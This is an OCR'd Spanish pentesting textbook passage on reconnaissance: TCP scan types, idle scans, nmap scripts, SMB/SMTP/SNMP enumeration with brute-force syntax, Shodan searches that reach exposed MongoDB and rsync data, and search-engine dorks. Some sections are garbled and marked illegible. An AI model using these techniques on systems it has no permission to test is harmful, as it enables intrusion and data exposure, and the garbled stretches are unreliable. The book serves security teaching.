La finalidad de este escaneo es distinta, no es determinar si un puerto se encuentra abierto o no, si no si un equipo de la red escucha las peticiones a través de un *firewall*. El emisor envía un paquete con un *ACK* activo, el receptor debe responder con un *RST* esté el puerto abierto o no, si no existe respuesta es que hay un cortafuegos en medio de la comunicación.

Null Scan

Este tipo de escaneo tiene una característica curiosa y es que el paquete que se envía no contiene ningún bit activo. El emisor envía este tipo de paquetes y si el puerto se encuentra abierto no se

recibirá nada, si por el contrario el puerto se encuentra cerrado se envía un *RST+ACK*. Es por ello, que se puede encontrar en otros libros que este tipo de escaneo tiene como fin averiguar cuáles son los puertos *TCP* cerrados.

Xmas Scan

Este tipo de escaneo tiene en sus paquetes los bits de control activos. *Windows*, por defecto, no responde a este tipo de paquetes, pero antiguamente la pila *TCP/IP*, respondía con un paquete *RST+ACK* cuando el puerto se encontraba cerrado, mientras que si el puerto se encontraba abierto no se respondía.

FIN Scan

Este tipo de escaneo consiste en la creación de un paquete *TCP* con el bit de *FIN* activo. El emisor envía el paquete y si el puerto se encuentra abierto no se obtendrá respuesta, sin embargo, si el puerto se encuentra cerrado se recibirá un *RST+ACK*. El objetivo o finalidad de este tipo de escaneo es idéntico al *null scan* y *xmas scan*, incluso algunos autores los agrupan como escaneos de detección de puertos cerrados a estos tipos.

Idle Scan

Este escaneo es uno de los más complejos y su eficacia depende de la máquina elegida como *zombie*. En el escenario habrá al menos 3 máquinas, una es la del atacante, otra máquina será la *zombie* o intermediaria y la última la víctima. La máquina del atacante debe chequear que el *zombie* utilice un algoritmo predecible para marcar los paquetes *IP*. Para averiguar este detalle el emisor o atacante envía varios paquetes con *SYN+ACK* para iniciar una conexión, el objetivo es obtener *RST* y chequear que los *ID* de las respuestas son sucesivos o predecibles. También se debe verificar que la máquina *zombie* no esté teniendo tráfico, ya que sino el proceso sería inviable.

Cuando el atacante haya encontrado una máquina *zombie* que pueda ser utilizada, el atacante enviará paquetes *SYN* a la máquina víctima haciendo *IP Spoofing*. Los paquetes enviados desde la máquina atacante, con la dirección IP de la máquina *zombie*, a la víctima son en realidad un *scan* normal. La diferencia se encuentra en que las respuestas de la víctima irán destinadas a la máquina *zombie*, por la suplantación de IP realizada por el atacante.

Cuando la víctima conteste a la petición *SYN*, devolverá un *SYN+ACK* si el puerto se encuentra abierto o un *RST+ACK* si el puerto se encuentra cerrado. Cuando la máquina *zombie* reciba un *SYN+ACK* enviará un *RST* a la máquina víctima. Si la máquina *zombie* recibe un *RST+ACK*, se declarará como tráfico nulo y se descartará.

Tras esperar un corto período de tiempo el atacante preguntará por el *ID* de los paquetes de la máquina *zombie* y pueden ocurrir 2 situaciones concretas, en primer lugar el *ID* se ha incrementado en uno, entonces el puerto en la máquina víctima está abierto, o por el contrario si el *ID* no se ha incrementado, el puerto se encuentra cerrado.

Nmap

Nmap puede suponer, a primera vista, una herramienta costosa de utilizar por su flexibilidad y diversidad en las posibles acciones a realizar con ella. También, se puede recomendar el uso de interfaces gráficas para la utilización de *nmap*, y de este modo simplificar el entendimiento y uso de la herramienta.

La ejecución de los comandos *nmap* se puede generalizar mediante el siguiente esquema *namp <tipo de scan> <opciones>*. La ejecución por defecto sería la siguiente *nmap <dirección IP>*, con la que se obtiene un reporte de la máquina con dicha dirección *IP* dónde se informa de los puertos abiertos, servicios encontrados o el estado de la máquina. Para ser el escaneo por defecto no es poca la información obtenida. Más adelante se puede visualizar ejemplos prácticos de *Nmap* en auditorías.

Fingerprint Web

Conocer el tipo y la versión del servidor web permite determinar vulnerabilidades conocidas y *exploits* necesarios para aprovecharse de dichas vulnerabilidades. La identificación de los servicios web y los *CMS* (*Content Managemente System*) son acciones importantes.

Además, conocer los *plugins* que éstos pueden utilizar también es un hecho crucial en el comienzo de un *pentest* web. Resumiendo, un *fingerpinting* web consta de:

- Identificación del servidor web.
- Identificación de los *CMS*.
- Identificación de *plugins* de los *CMS* y vulnerabilidades.

La identificación del servidor web se podría llevar a cabo con herramientas concretas para dicha acción o el análisis del *banner* del servicio. Una herramienta que realiza esta acción entre otras muchas es, la mencionada anteriormente, *nmap*. Otra herramienta para realizar esta labor es *whatweb*, también conocida como la herramienta que responde a *¿Qué es este sitio web?*

La identificación de *CMS* ha cobrado gran importancia en las auditorías actuales, ya que cada vez es más recurrido el uso de este tipo de *frameworks*, también denominados gestores de contenido. En este caso también se puede utilizar la herramienta *whatweb* para realizar esta identificación. ¿Cómo lleva a cabo su tarea? La herramienta reconoce análisis estadístico de paquetes, librerías *Javascript*, servidores web, etcétera. La sintaxis para ejecutar la herramienta es *whatweb -v <sitio web>*.

La identificación de *plugins* y ciertas vulnerabilidades pueden llevarse a cabo con multitud de herramientas, por ejemplo la distribución de seguridad *Kali Linux* dispone de gran cantidad de ellas. Los *plugins* suelen ser fuente de gran cantidad de vulnerabilidades, las cuales pueden ser utilizadas para comprometer la seguridad de un sitio web. Por esta razón se debe emplear tiempo en realizar un *fingerprint* web exhaustivo. Para llevar a cabo esta operativa se pueden utilizar herramientas como *BlindElephant*, la cual permite disponer de un listado de *plugins* de *Drupal* y *Wordpress*. La herramienta *Nikto*, *Plecost*, *WPScan*, especializadas en *Wordpress*, o *JoomScan*, especializada en *Joomla*.

Será importante disponer de un listado de *plugins* actualizados, ya que estos *CMS* se actualizan prácticamente cada día, y es necesario disponer de un listado actualizado para que las pruebas sean más cercanas a la realidad.

Como apunte decir que *Nikto* es integrable con el *framework* de intrusión *Metasploit*, lo cual le da un plus muy alto a la herramienta. Además, *Nikto* va un paso más allá y realiza muchas más acciones aparte de la identificación. Con *Nikto* se pueden realizar los siguientes test:

- Detección de archivos jugosos o *juicy files*.
- Ataques de inyección.
- Pruebas de *DoS*.
- Descubrimiento de información y errores en la configuración del servidor.
- *Remote File Inclusion*.
- *SQL Injection*.
- Ejecución de comandos remota.
- Identificación de *software*.

Como se puede entender *Nikto* es una herramienta que hace bastante más que un *fingerprinting*, aunque también realice estas tareas.

Como *fingerprinting* a otros servicios que pueden ser identificados se exponen algunos ejemplos en este apartado. Hay que tener claro que existe diversidad de servicios para los cuales, en un alto porcentaje, su *fingerprinting* sigue el mismo patrón. A continuación se enumeran algunos servicios que se detallarán en líneas posteriores:

- *SMB*, *Server Message Block*, el cual proporciona un sistema de archivos común o compartido entre máquinas. Es utilizado principalmente en entornos *Microsoft Windows*, aunque tiene su protocolo compatible en entornos **NIX* a través de samba.
- *SMTP*, *Simple Mail Transfer Protocol*, permite el intercambio de mensajes de correo electrónico entre equipos. Puede resultar muy útil realizar un *fingerprinting* sobre este tipo de protocolo para obtener información que pueda ser utilizada posteriormente.
- *SNMP*, *Simple Network Management Protocol*, permite el intercambio de información de administración entre dispositivos de red. Con este protocolo los administradores pueden supervisar ciertas acciones de la red y toda la información que puede proporcionar al auditor puede ser muy útil en el *pentest*.

El protocolo *SMB* dispone de una arquitectura cliente-servidor, dónde el cliente realiza peticiones y el servidor responde otorgando los recursos necesarios. Se pueden utilizar distintas herramientas para conseguir información sobre el protocolo. La primera que se estudia es *AccCheck* y *nbtscan*. Estas herramientas se encuentran disponibles en suites de seguridad como *Kali Linux*.

La herramienta *nbtscan* es una herramienta que realiza un *scan* en una red local o remota en busca de servidores *netbios* abiertos. Realiza una funcionalidad similar a la herramienta *nbtstat* en *Windows*

pero operando en un rango de direcciones variable. Un ejemplo de uso sería *nbtscan -r <dirección IP>*.

La herramienta *AccCheck* permite realizar conexiones con los recursos *IPC$* y *ADMIN$* y probar la combinación de usuarios y contraseñas que se reciben de un diccionario, previamente indicado. La sintaxis es sencilla *acccheck.pl -t <dirección IP> [<opciones>]*. Como opciones se tiene la posibilidad de utilizar diccionario, indicar un usuario concreto o dejar el administrador por defecto, etcétera.

El protocolo *SMTP* utiliza distintos parámetros para comunicarse entre el cliente y el servidor. Uno de los métodos utilizados para realizar la prueba de usuarios existentes consiste en la utilización de los siguientes parámetros *VRFY* y *EXPN*. El primer parámetro permite verificar la existencia de un usuario en un servidor, el cual devuelve como respuesta el nombre y el buzón de correo del mismo. El servidor puede no aceptar la petición, pero si la acepta puede contestar con un código 250, 251 o 252, dependiendo si la dirección es válida, reenviada o desconocida. El código 550 indica que la dirección no existe, por lo que el servidor rechazará cualquier mensaje hacia dicha dirección.

Otra vía interesante para conseguir nombres de usuarios sin utilizar los parámetros anteriores es mediante las cabeceras *RCPT TO*. El servidor debe responder con un código de control a cada petición *RCPT*. Las herramientas *SMTP-user-enum* y *ncat* permiten llevar a cabo estas operaciones con el fin de conseguir enumerar usuarios. Con *ncat* se establece la comunicación con el servidor de correo manualmente.

Un ejemplo de uso sería el siguiente: el auditor ejecuta *ncat [--SSL] <dirección servidor> <puerto>*. Después el servidor contesta al auditor con un código 220 indicando un *banner*. Después se realiza la verificación de usuarios y se pueden dar diversos casos, con los distintos códigos que se han comentado anteriormente. Es recomendable realizar la tarea manualmente, ya que se puede visualizar todos los pasos y códigos generados en el proceso. Con esto el auditor podrá saber que está ocurriendo y explotar algún error o comportamiento no deseado en el servidor. Después, se puede automatizar el proceso con la herramienta *SMTP-user-enum*.

La herramienta *smtp-user-enum* permite especificar el método de consulta, por lo que si se requiere preguntar por un nombre de usuario o directamente por la dirección completa se puede configurar. Además, se puede utilizar un diccionario con usuarios o con direcciones de correo electrónico para realizar fuerza bruta en la enumeración de usuarios. A continuación se muestra la sintaxis de la herramienta *smtp-user-enum [-M VRFY|EXPN|RCPT][-U <diccionario.txt> -u <usuario>] [-T <servidores.txt>| -t <dirección servidor>]*.

Existen otras herramientas como *Swaks*, *Medusa* o módulos de tipo *auxiliary* de *Metasploit*, *auxiliary/scanner/smtp/smtp_enum*, que permiten realizar este tipo de operaciones.

El protocolo *SNMP* dispone de tres versiones, dónde las más implantadas son *SNMPv1* y *SNMPv2*. En estas versiones su seguridad está basada en una palabra conocida como nombre de comunidad. La versión tres del protocolo dispone de cambios importantes en lo que a la seguridad se refiere. Existe una herramienta denominada *snmpcheck* diseñada para enumerar la información de administración

de red una vez sea identificada la dirección *IP*. A continuación se enumeran los parámetros de la herramienta:

- -t. Para fijar la dirección *IP*.
- -p. Para fijar el puerto dónde está el servicio.
- -c. Para fijar el nombre de comunidad. Si no se fija por defecto se utiliza el nombre *public*.
- -v. Para fijar la versión del protocolo.

Otra herramienta para realizar una enumeración de *SNMP* es el módulo de *Metasploit auxiliary/scanner/snmp/snmp_enum*.

PoC: Nmap + scripts

En esta prueba de concepto se muestra el poder que tiene la herramienta *nmap* y su motor de *scripting* propio. Este motor proporciona al auditor la posibilidad de generar *scripts* que realicen una serie de acciones propias de un *fingerprinting* más avanzado, o con un mayor enfoque hacia un punto concreto del proceso.

Además, estos *scripts* permiten realizar otras acciones distintas al auditor, pero que están relacionadas con el *pentesting*. La posibilidad de realizar pruebas de *SQL Injection*, *Cross Site-Scripting*, pruebas de estrés a servicios, fuerza bruta, detección de vulnerabilidades, entre otras muchas características hacen que este motor pueda ser realmente útil en un proceso de auditoría.

En la siguiente dirección *URL http://nmap.org/nsedoc/* se pueden encontrar toda la documentación y *scripts* disponibles para el motor de *nmap*. La documentación está muy bien generada con algunas pruebas que pueden ayudar a la comprensión general del *plugin*.

Además, existen varias librerías que pueden ser utilizadas por el motor para, una vez más, ampliar las funcionalidades y que puedan ser utilizadas por los desarrolladores.

Existen diversas categorías para clasificar los tipos de *scripts* que se pueden encontrar en este pequeño gran almacén de funcionalidades para *nmap*. A continuación se listan las diferentes categorías:

- Autenticación.
- Fuerza bruta.
- Configuraciones por defecto y *broadcasts*.
- Descubrimiento.
- Denegación de servicio.
- *Exploiting*.
- Ataques externos e intrusivos.
- *Malware*.
- Detección de versiones y vulnerabilidades.

El objetivo de la prueba de concepto es mostrar algunos *scripts* que pueden resultar de gran interés en un proyecto de auditoría de seguridad, y que el lector pueda entender el potencial que tiene esta extensión del escáner.

Uno de los primeros ejemplos de *scripts* de *nmap* es el de identificación de *banner* o *banner grabber*. La sintaxis para lanzar este *script* es la siguiente:

nmap [parámetros] script banner <target>.

En la documentación de los *scripts* se puede visualizar que existen diversos argumentos que se pueden pasar al propio *script* para realizar un análisis más exhaustivo o afinado. Para introducir los argumentos al *script* se utilizará la siguiente sintaxis:

nmap [parámetros] --script banner --script-args=<argumentos>.

A continuación se puede visualizar una imagen en la que se muestra una ejecución de nmap con la configura del *script* básico de identificación de servidores web por medio de la captura del *banner* que ofrece.

```
C:\>nmap -sV --script=banner [redacted]

Starting Nmap 6.25 ( http://nmap.org ) at 2014-03-28 10:54 Hora estßndar romance

Nmap scan report for highsec.es ([redacted].27.75)
Host is up (0.040s latency).
rDNS record for [redacted]27.75: [redacted].es
Not shown: 995 filtered ports
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        ProFTPD or KnFTPD
|_banner: 220 FTP Server ready.
22/tcp   open  ssh        Linksys WRT45G modified dropbear sshd (protocol 2.0)
|_banner: SSH-2.0-OpenSSH
80/tcp   open  http?
81/tcp   open  hosts2-ns?
443/tcp  open  https
```

Fig. 2.15: *Banner grabber* con *nmap*.

Otro ejemplo de *script* interesante que se puede estudiar y probar contra un servidor web es el de *SSL Cert*. Con este tipo de *script* se puede analizar la seguridad que ofrece el certificado digital de un sitio web, como por ejemplo qué tipo de protocolo *SSL* soporta, o si los algoritmos de firma y/o cifrado que se utilizan son débiles.

Esta información permite realizar un análisis de los certificados de un sitio, y poder llegar a conclusiones interesantes, como que un certificado es vulnerable a *TLS Renegotiation*, si está firmado con un algoritmo inseguro como *MD4*, o si está firmado por una entidad certificadora de confianza o es un *selft-signed*.

Para llevar a cabo este estudio o prueba se pueden concatenar el lanzamiento de *scripts*, tal y como se puede visualizar en la imagen. Algunos de los *scripts* que están disponibles para realizar la evaluación de la capa de cifrado *SSL* en un servidor web pueden ser, por ejemplo, alguno de la lista siguiente: *ssl-cert*, *ssl date*, *ssl-enum-ciphers*, *ssl known-key*, *sslv2*, etcétera.

```
nmap -p 443 -T4 --script sslv2,ssl-enum-ciphers [redacted]

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

nmap -p 443 -T4 --script sslv2,ssl-enum-ciphers ahqzwfw.com

Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-19
Romance Standard Time
Nmap scan report for ahqzwfw.com (116.117.23.237)
Host is up (0.35s latency).
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_DES_CBC_SHA - weak
|       TLS_RSA_WITH_IDEA_CBC_SHA - weak
|       TLS_RSA_WITH_RC4_128_MD5 - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       DEFLATE
|       NULL
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_DES_CBC_SHA - weak
|       TLS_RSA_WITH_IDEA_CBC_SHA - weak
|       TLS_RSA_WITH_RC4_128_MD5 - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       DEFLATE
|       NULL
|_  least strength: weak
```

Fig. 2.16: Análisis de *SSL* con *nmap*.

Para finalizar esta prueba de concepto se hablará del protocolo *SMB*. Existen diversos *scripts* que permiten comprobar el estado y la seguridad del protocolo *SMB* en las máquinas objetivo gracias a varios códigos referentes a este protocolo.

Como ejemplos se pueden encontrar: *smb-brute, smb-check-vulns, smb-enum-domains, smb-enum-domains, smb-enum-groups, smb-flood, smb-ls, smb-psexec, smb-server-stats, smb security-mode*, etcétera. Como se puede comprender existen diversos *scripts* que realizan un análisis profundo del protocolo en las máquinas remotas.

En la siguiente imagen se puede visualizar un pequeño ejemplo de invocación de *scripts* relacionados con el protocolo enunciado.

```
nmap -[illegible] T4 [illegible] smb-[illegible] smb-en[illegible] [illegible] [redacted]
1?9/tcp  open     netbio[illegible]
[illegible]
?31/tcp  open     pcanywheredata?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-check-vulns:
|   MS08-067: NOT VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: NOT VULNERABLE
|   SMBv2 DoS (CVE-2009-3103): VULNERABLE
|   MS06-025: NOT VULNERABLE
|   MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
| smb-enum-shares:
|   ADMIN$
|     Anonymous access: <none>
|     Current user ('guest') access: <none>
|   C$
|     Anonymous access: <none>
|     Current user ('guest') access: <none>
|   D$
|     Anonymous access: <none>
|     Current user ('guest') access: <none>
|   G$
|     Anonymous access: <none>
|     Current user ('guest') access: <none>
|   HOTEL
|     Anonymous access: <none>
|     Current user ('guest') access: READ/WRITE
|   IPC$
|     Anonymous access: READ <not a file share>
|     Current user ('guest') access: READ <not a file share>
```

Fig. 2.17: Análisis de *SMB* con *nmap*.

PoC: Shodan

En esta prueba de concepto se presenta el servicio *Shodan* como fuente de información para encontrar vías de ataque sobre ciertas organizaciones a través de una configuración inapropiada en los servicios de ésta. Además, con *Shodan* se puede encontrar paneles abiertos, encontrar servidores y versiones de servicios, en general, realizar un tipo de *fingerprinting* pasivo.

Para ejemplificar lo que se puede encontrar con *Shodan* se va a proceder a realizar una búsqueda para encontrar servidores que ofrecen el servicio *MongoDB*. La idea es verificar si el servicio

MongoDB puede ser accesible desde el exterior, y si éste dispone de contraseña, ya que por defecto su implantación no exige una contraseña para acceder a los datos.

En la imagen se puede visualizar como se realiza la búsqueda de los servidores *MongoDB* con *Shodan*.

Fig. 2.18: Búsqueda de servicios *MongoDB*

Una vez encontrados los servicios que se requieren se prueba la conexión a éstos. En la mayoría de los casos la lógica dice que estarán protegidos, pero siempre se debe probar, ya que en muchas ocasiones puede haber sorpresas.

Mediante el uso de la herramienta *MongoVUE* se realiza la conexión al servicio, ante la sorpresa del auditor se accede a los datos del servicio, pudiendo encontrar colecciones con contraseñas y usuarios, entre otros muchos datos. Esto quiere decir que gracias a *Shodan* se puede encontrar servicios desprotegidos accesibles desde Internet, mucho más a menudo de lo que se puede creer en un principio. *Shodan* puede ser utilizado para encontrar puntos débiles en infraestructuras críticas, ya que este tipo de infraestructuras no se encuentran muy protegidas actualmente. Gracias a *Shodan*, en diversas conferencias se ha puesto en entredicho lo comentado anteriormente.

Fig. 2.19: Conexión a *MongoDB*.

El segundo ejemplo que se quiere presentar con el uso del servicio es el acceso a los datos de un servidor con *rsync* activo. Para realizar la búsqueda con *Shodan* se puede llevar a cabo como se muestra en la siguiente imagen.

Fig. 2.20: Búsqueda de *rsync* en *Shodan*.

Una vez encontrados los servicios que son accesibles públicamente se puede comprobar la seguridad y verificar que se puede conectar directamente a *rsync*. En el ejemplo se puede visualizar como se lista los archivos disponibles.

```
• PostBlogRandom  rsync rsync://
www                    . WWW
ftp                      FTP
→ PostBlogRandom  rsync rsync://                    /www
drwxr-xr-x        4096 2014/01/20 14:43:27 .
-rw-r--r--         365 2010/10/29 21:06:02 .htaccess
-rw-r--r--       23776 2014/01/20 13:24:18 about-website.html
-rw-r--r--       47138 2014/01/20 13:23:22 about.html
-rw-r--r--       27227 2014/01/20 13:24:10 contact.html
-rw-r--r--       26605 2014/01/20 13:24:03 downloads.html
-rw-r--r--       39436 2014/01/20 13:24:14 events.html
-rw-r--r--        1150 2012/10/05 08:21:00 favicon.ico
-rw-r--r--       25619 2014/01/20 13:24:19 index.html
-rw-r--r--       36485 2014/01/20 13:24:13 licensing.html
```

Fig. 2.21: Datos a través de [illegible]

2. Google y cia

Los motores de búsqueda aportan gran cantidad de información a la humanidad, aunque en algunas [illegible] información, los *bots* de *Google*, *Bing*, *Yahoo* no desprecian ningún tipo de [illegible] capturarán las direcciones *URL* [illegible]

Este hecho puede ser utilizado en un proceso de [illegible] sobre un objetivo. [illegible] solamente en la auditoria web. Por ejemplo, para el punto de partida [illegible] clave conocer hábitos de una persona.

La *GHDB*, *Google Hacking Database*, [illegible] se pueden realizar en *Google*, y es extensible a otros motores ya que utilizan comandos o *dorks* [illegible] *Bing*.

Con estas búsquedas [illegible] de servidores que [illegible] públicos y accesibles desde Internet, por ejemplo, [illegible] datos de [illegible] persona, acceso a cámaras [illegible] se muestran algunos *dorks* de interés para la realización de este tipo de [illegible]

Dork / Operador	Descripción
" "	Una sentencia buscada entre comillas será buscada literalmente
-	Con este operador se consiguen excluir palabras de la búsqueda
+	Con este operador se consigue añadir palabras que *Google* generalmente no incluye en las búsquedas, por ejemplo "el", "la", etcétera.
link	Lista todos los enlaces que apunten al sitio web. Ejemplo: [illegible]
site	Permite listar solo información de un sitio en concreto. Ejemplo: site:[illegible].com
info	Muestra información sobre el dominio principal
cache	Muestra la página que tiene *Google* cacheada
filetype	Permite realizar búsquedas por tipo de archivos. Ejemplo: filetype:pdf
allinURL	Permite mostrar páginas indexadas de un dominio o páginas que tienen en su dirección *URL* las palabras indicadas. Ejemplo:sitio.com
allintitle	Permite mostrar páginas indexadas que tienen en el título las palabras que se pasen. Ejemplo: palabra1 palabra2
allintext	Se muestran páginas que contengan todas las palabras en el contenido de un sitio.
intext	La búsqueda se realiza para encontrar [illegible] "En un lugar de la Mancha"
inURL	La búsqueda se realiza para encontrar [illegible] en la dirección *URL*. Ejemplo: inURL:admin
intitle	La búsqueda se realiza para encontrar [illegible] en el título del sitio. Ejemplo: [illegible]

Tabla 2.01: Algunos *dorks* de *Google*

[illegible] *Bing*.

Dork / Operador	Descripción
contains	Con este comando la búsqueda se centra en mostrar páginas que contengan [illegible] que se especifiquen
ext	[illegible] páginas con la extensión de archivo que se especifique
ip	[illegible] para visualizar [illegible] compartidos
language	Devuelve sitios con el idioma concreto que se especifique
feed	Realiza una búsqueda que contiene una fuente *RSS* o *Atom* con los términos que se especifiquen
URL	Se comprueba si la dirección *URL* indicada se encuentra en el motor *Bing*

Tabla 2.02: Algunos *dorks* de *Bing*.

Existen diversas fuentes dónde encontrar *dorks*, aunque conociendo los comandos se pueden obtener muchos resultados interesantes que provoquen desde una fuga de información hasta una intrusión al sistema. Una de las fuentes de *GHDB* es el espacio que proporciona el sitio web *Exploit-DB*. En la siguiente dirección *URL http://www.exploit-db.com/google-dorks/* se puede encontrar los últimos *dorks* subidos por los usuarios y lo que se ha conseguido con ellos. Además, proporciona una clasificación que está especificada en las siguientes categorías:

- Usuarios contenidos en ficheros.
- Directorios sensibles.
- Detección de servidores web.
- Archivos jugosos.
- Servidores vulnerables.
- Mensajes de error.
- Archivos que contienen credenciales.



Fig. 2.22: Ejemplo de *GHDB*

3. Creación del mapa de información

En todo el proceso comentado hasta el momento se puede entender que el volumen de información es muy grande. Si el proceso de *footprinting* y *fingerprinting* es demasiado profundo quizá se necesite tecnología *Big Data* para almacenar la información y poder analizarla correctamente.

Muchas personas piensan que esta fase no es de gran utilidad, pero realmente se puede encontrar información valiosa a la hora de encarar el *pentest*. Es cierto que existe una gran cantidad de información, y que se debe analizar para aprovecharse de lo más importante. Para llevar a cabo esta acción se puede realizar un modelado de datos para analizar de manera más eficiente la información.

La clasificación de información es otra de las vías imprescindibles para obtener datos de interés, y tener una idea clara de qué vector de ataque puede ser interesante comprobar.

El servicio de *pentesting* persistente denominado Faast permite a los usuarios obtener un mapa de información. El servicio se centra en la fase de *discover* y permite al usuario obtener un mapa de activos de la organización que requiere el *pentest*. Además, cubre otras fases del *pentest* como son el análisis y la explotación.

En la siguiente imagen se puede visualizar el mapa de activos que presenta el servicio, aunque en este caso solo existe un dominio. Si el dominio base del proyecto tuviera gran cantidad de subdominios el servicio indicaría que elementos se han ido encontrando por cada subdominio.



Fig. 2.23: Presentación de activos en un mapa de información.

¿Qué tipo de elementos son los que se presenta? A continuación se muestra un listado de elementos que pueden ser analizados y encontrados con el servicio:

- Direcciones *IP*.
- Nombres de dominio.
- Servicios de red y puertos asociados.

- Sistemas operativos encontrados.
- Direcciones *URL*. Se desglosan en rutas de directorios, direcciones *URL* con parámetros (*GET* y *POST*).
- Metadatos encontrados.
- Usuarios.
- Correos electrónicos.
- Versiones de Software encontradas.
- Rutas internas.
- *Cookies*.
- Vulnerabilidades, recomendaciones y notificaciones.




Fig. 2.24: Metadatos encontrados en un dominio y subdominios de una organización.

En la imagen anterior se puede visualizar cómo se presentan unos elementos básicos y fundamentales de la etapa de *footprinting*, como son los metadatos de los ficheros ofimáticos publicados en los servidores web de la empresa objetivo. Por cada uno de los ficheros encontrados asociados al dominio principal o a los subdominios del objetivo dónde se comenzó a realizar el proceso de escaneo, se realiza un análisis completo en búsqueda de cualquier fuga de información que aparezca en los metadatos y que o sea útil en si misma o que permitan inferir nueva información a partir de ella.

El conocimiento de los servicios de red es algo fundamental para empezar a tirar del hilo en un proceso de *pentest*. La herramienta presenta todos los servicios de red de la organización encontrados en Internet. En muchas ocasiones las grandes empresas no controlan todas las máquinas y servicios de red que tienen públicos en Internet.

La herramienta permite conocer qué recursos están disponibles de forma pública o privada en Internet, lo cual ayuda a conocer mejor el estado actual de la infraestructura, y si ésta se encuentra obsoleta en cuanto a versiones o malas configuraciones que los administradores hayan podido dejar en el día a día.



Fig. 2.25: Servicios de red encontrados en un escaneo.

Las versiones de software que se pueden obtener en el proceso requieren de un estudio, ya que permitirán determinar, por ejemplo, si existe algún tipo de *exploit* público o no - puede que se conozca la existencia de un exploit pero este haya ido vendido a un tercero que no lo ha liberado, o que se sepa que se ha explotado públicamente pero no esté disponible para todo el mundo - para dicho software.

También permite conocer el software que utiliza la empresa, algo que es de gran utilidad ya que se podrá utilizar es información en un posible ataque dirigido tipo *APT* o en un ataque de ingeniería social en el que se use esa información para ganarse la confianza de la persona que vaya a ser utilizado como víctima.

Además, el conocer qué software tiene la empresa también puede significar un incidente reputacional ante una posible auditoria de licencias se puede utilizar dicha información. En la imagen se puede visualizar qué muestra el servicio en su apartado de *software*.

